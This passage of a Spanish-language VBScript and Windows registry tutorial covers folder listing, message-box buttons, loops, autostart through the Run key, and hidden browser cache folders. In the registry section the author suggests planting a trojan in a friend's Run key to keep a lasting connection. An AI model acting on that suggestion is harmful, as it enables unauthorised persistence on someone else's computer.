Con el **next** pasamos al **siguiente** nombre.

Listar subcarpetas

Para conseguir esta tarea utilizaremos a nuestro recién conocido **For Each** ahora podrás contemplar su potencial, pero esta vez necesitamos usar 3 variables ;)

```
Set Experiencia=CreateObject("Scripting.FileSystemObject")
Set Practica=Experiencia.GetFolder ("C:\Users\Shadow")
Set Extra= Practica.SubFolders
For Each Y in Extra
Msgbox Y
next
```

Lo que más me gusta es que también lista las carpetas con atributo oculto (: simple no?

...y... con eso debo esperar que es lo único que explicarás???

Pero claro ;) estoy bien seguro que ya solito puedes interpretar el código. Solo, te menciono que aparte de usar una tercer variable y combinarla con un **For each** también debes prestar atención a la palabra clave subrayada (:

Ya solo falta poner el ejemplo que nos diga como cerrar el bucle for. Pero antes quiero preguntarte si recuerdas el segundo script que hicimos...

-Pues claro que lo recuerdo, como podría olvidar semejante momento?

Que bueno!!! Porque lo vamos a mejorar aun más ;)

```
respuesta=msgbox ("Crees que soy guapo?",36,"Pregunta perturbadora...")
If respuesta=6 then
msgbox "Pero como es que tu sabes todo???",64,"Felicidades!!! ;)"
else
msgbox "Pero que clase de idiota eres!!!",48,"Perdiste :("
end if
```

Por favor pon el script en funcionamiento y diviértete ;)

Pero para haberlo logrado tuvimos que apoyarnos en una variable, yo la llamé respuesta y su valor será el botón que presione el usuario. De hecho ese 6 que está ahí proviene de esto:

Valor	Descripción
1	Aceptar
2	Cancelar
3	Anular
4	Reintentar
5	Omitir
6	Si
7	No

*Recuerda que para obtener los iconos y los botones también se pueden combinar las palabras y los números (VBInformation + 5) o bien *concatenar* de esta manera: VBInformation + VBRetryCancel

Si la persona presiona Cancelar, su valor será 2, si elige Omitir será el 5 y así con los demás. Lo único que hay que cuidar es usar paréntesis cuando manejemos variables en el msgbox.

Ya podemos cerrar el bucle for con los botones.

```
msgbox "Cuenta regresiva",64,"Procesando..."
for contador=5 to 0 step -1
  boton=msgbox ("Faltan" & contador,48+VBOkCancel,"Ejecutando...")
  if contador=0 then
    msgbox "La secuencia terminó correctamente",64,"Finalizando..."
  end if
  if boton=VBCancel then
    msgbox "Cuenta Cancelada",16,"Cancelaste!"
  exit for
end if
next
```

-Oye por qué en la séptima instrucción dice: if boton=VBCancel?

Es que es mejor usar los nombres propios de cada botón en lugar de su número si quieres cambia la parte que dices por esta: *if boton=2*

Aquí te dejó esta tabla:

Constante	Descripción
vbOk	Aceptar
vbCancel	Cancelar
vbAbort	Anular
vbRetry	Reintentar
vbIgnore	Omitir
vbYes	Si
vbNo	No



* Son equivalentes y mucho más fáciles de aprender, ahora se memorizan palabras no números.




Pequeño Segundo Paréntesis:


Registro de Windows (RegEdit)

El registro es una base de datos jerárquica donde Windows almacena su propia configuración, la del hardware, la de las aplicaciones instaladas y la personalización de cada usuario. Se podría decir que el registro **es el corazón de Windows**.

Para acceder al registro, usaremos una herramienta que todos tenemos disponible. Aplasta conmigo las teclas  +  y como ya sabemos nos aparece esto:



Solo hay que escribir **Regedit** o **regedt32** para poder contemplar una inmensa infinidad de información; mucha de ella “muy sensible” por eso ten **mucho** cuidado al explorarlo ;)



En el panel izquierdo veremos el árbol del registro con **Equipo** o **MI PC** a la cabeza y debajo los cinco subárboles o entradas principales.

Entrada Principal	Modo abreviado
HKEY_CLASSES_ROOT	HKCR
HKEY_CURRENT_USER	HKCU
HKEY_LOCAL_MACHINE	HKLM
HKEY_USERS	HKU
HKEY_CURRENT_CONFIG	HKCC

Cada subárbol se compone de claves y las claves a su vez se componen de subclaves; exactamente igual que un directorio. Podemos expandirlas o contraerlas pulsando sobre ellas.

Apunte: Claves, llaves, keys, ramas, carpetas o entradas significan lo mismo.

INICIANDO AL INICIAR


Vamos a hacer que el programa CMD se inicie cada vez que encendamos nuestro ordenador algo realmente recomendable :) Pero si tú eres de esos desconfiados mejor haz primero un BACKUP DEL REGISTRO y luego regresas. GOOGLEA ;)

Para esto hay que acceder a la rama:

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrenVersion\Run`

Esa es la que todos aprendimos cuando por primera vez descubrimos el registro (o al menos ese fue mi caso :3)


En esa rama es donde se ubican todos los procesos que quieren asegurarse de ser iniciados la próxima vez que enciendas tu ordenador. Allí se quedan registrados todos los troyanos y virus logrando activarse al arrancar. Aquí te pongo un esquema que acabo de inventar para que veas la estructura jerárquica que existe en el registro ;)



*Igualito a un documento **XML** ;) si quieres reafirmar el concepto de jerarquía te recomiendo que empieces a estudiar ese lenguaje de programación, es muy fácil y tienes un excelente manual incluido en la revista número 10 en delante de Hack x Crack. Anímate a aprenderlo ;)


*Escribe el comando **tree** (árbol) en el CMD y mira lo que pasa ;)

Cuando entres a la última llave obtendrás la siguiente ventana:



La parte de abajo del Registro te ayuda a comprobar si lo has hecho bien, vendría siendo como la barra de direcciones de una ventana, la imagen de arriba precisamente te resalta ese detalle.

Yo tengo solo 4 programas metidos allí, uno es un servicio de Autodesk la compañía que inventó AutoCAD (lo ocupo para la escuela, si ya se que no tiene nada que ver con informática, soy un incomprendido) el antivirus avast, el otro es un componente del Microsoft Office 2010 y por último a java. Ahora agregaremos al CMD, para hacerlo da un clic con el botón derecho en cualquier parte en blanco y después selecciona “VALOR DE CADENA”




Una vez hecho eso vas a escribir el nuevo nombre que le quieras dar a la cadena, hay que ponerle CMD para que no se nos vaya a olvidar lo que era.

Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	(valor no establecido)
Autodesk Sync	REG_SZ	C:\Program Files\Autodesk\Autodesk Sync\AdSync.exe
AvastUI.exe	REG_SZ	"C:\Program Files\Alwil Software\Avast5\AvastUI.exe" /nog
BCSSync	REG_SZ	"C:\Program Files\Microsoft Office\Office14\BCSSync.exe"
SunJavaUpdateSched	REG_SZ	"C:\Program Files\Common Files\Java\Java Update\jusched
CMD	REG_SZ	


Por último da doble clic sobre nuestra nueva cadena; nos va a pedir que especifiquemos más información allí vamos a escribir el directorio donde está instalada la shell:

`C:\Windows\System32\cmd.exe`

Finalmente da aceptar y reinicia tu PC para comprobar que ha funcionado ;) pero ten un poco de imaginación, puedes instalar algún troyano en la máquina de un amigo en esa rama y así asegurar tu futura conexión por el resto de los tiempos ;) pero si tu amigo es muy listo y acostumbre pasearse por ahí y aplasta la tecla **SUPR** sobre tu troyano se habrá acabado el juego



Si quieres aprender más del registro puedes ver la ayuda que te proporciona el mismo, en la barra de menús haz clic en **Ayuda, Temas De Ayuda** y lee todo lo que puedas ;)



Esta base es consultada durante el arranque y luego varias veces en una sesión cualquiera. Allí se establece qué programa abre cada tipo de archivo o los parámetros para la conexión de Internet hasta el color de fondo del Escritorio.

“Casi un 100% de lo que ocurre en nuestro PC está grabado en el registro, poco escapa de sus garras...”

Por lo cual, se convierte en una de las "armas" de cracking más atractivas que el propio Windows pone a nuestro servicio.

Regla mágica: ¡Nunca modifiques algo que no sabes lo que es!

Leer valores


¡La llave se pone en una sola línea o saltará error! Págs. 12 y 13

```
Set Variable=CreateObject("WScript.Shell")
Msgbox Variable.RegRead ("HKCU\Software\Microsoft\Windows
\CurrentVersion\Explorer\Shell Folders\Cache")
```

Haciendo una analogía; cada "Key" sería un *directorio* donde hay *subdirectorios* "Subkey" y *ficheros* con datos "Values". En este ejemplo hemos usado **RegRead** (**Leer Registro**) para entrar y leer la rama; si gustas puedes usar el regedit para que descubras el montón de posibilidades de que dispones; por ejemplo puedes cambiar *Caché* por alguna de estas tres:

- Cookies
- History
- Recent


El script original devuelve un mensaje *parecido* siguiente mensaje:



Ese es el directorio en que está ubicado dicho valor, si intentas abrir ventana por ventana nunca lo encontrarás porque esas carpetas tienen atributos **+S +H y +I**

Por poner un ejemplo y por simple curiosidad con ayuda del CMD ingresa al directorio: `C:\Users\Shadow\AppData\Roaming\Microsoft\Windows`

Después tipea **attrib Cookies** y presiona enter.



```
Administrador: Símbolo del sistema
C:\Users\Shadow\AppData\Roaming\Microsoft\Windows>attrib Cookies
SH I C:\Users\Shadow\AppData\Roaming\Microsoft\Windows\Cookies
C:\Users\Shadow\AppData\Roaming\Microsoft\Windows>
```

Al escribir **attrib** sin parámetros vemos claramente que la carpeta Cookies tiene atributos de: Archivo del Sistema(**+S**), Archivo Oculto(**+H**) y que **No** es un archivo con contenido *Indizado*(**+I**)


-¿Woo pero por qué tanta insistencia en ocultarnos esos directorios?

Internet Explorer almacena una copia de las páginas visitadas en el disco duro. Si vas a una página que ya visitaste, primero busca en la caché, y luego la compara con la página del servidor, si no se ha actualizado te mostrará la página que tiene guardada. Así se cargan mucho más rápido ¿entonces cuál es el problema? Ingresa a:

`C:\Users\%username%\AppData\Local\Microsoft\Windows\Temporary Internet`

Si tienes Windows XP intenta con:

`C:\Documents and Settings\%username%\Local Settings\Temporary Internet Files`




Puede que tú tengas más basura que yo porque a la mía le toca baño cada 3 días. Ahora abre la carpeta: **Content.IE5** (Es la misma para XP)

-No la encuentro, ¿seguro que existe?

Súper seguro :)

-¿Enserio?, ¿Ya preguntaste?


Lo que pasa es que está tan oculta que solo la encontraremos haciendo un **dir/a** al directorio ;)



Ya hemos encontrado 3 carpetas muy interesantes :)

Gracias a ese **dir/a** ya sabemos que si existe **Content.IE5** y ya podemos copiar y pegar el siguiente directorio en una barra de direcciones y ver el resultado:

C:\Users\%username%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5



-¿Por qué a ti te aparecen unas carpetas medio invisibles y a mí nada?

Porque aún no has **marcado** la opción “Mostrar archivos, carpetas y unidades ocultos” y tampoco has **desmarcado** “Ocultar archivos protegidos por el sistema operativo”

-A si es cierto; verás espérame tantito...


...

...

Ya terminaste?

-Si, listo, ya puedes seguir :)

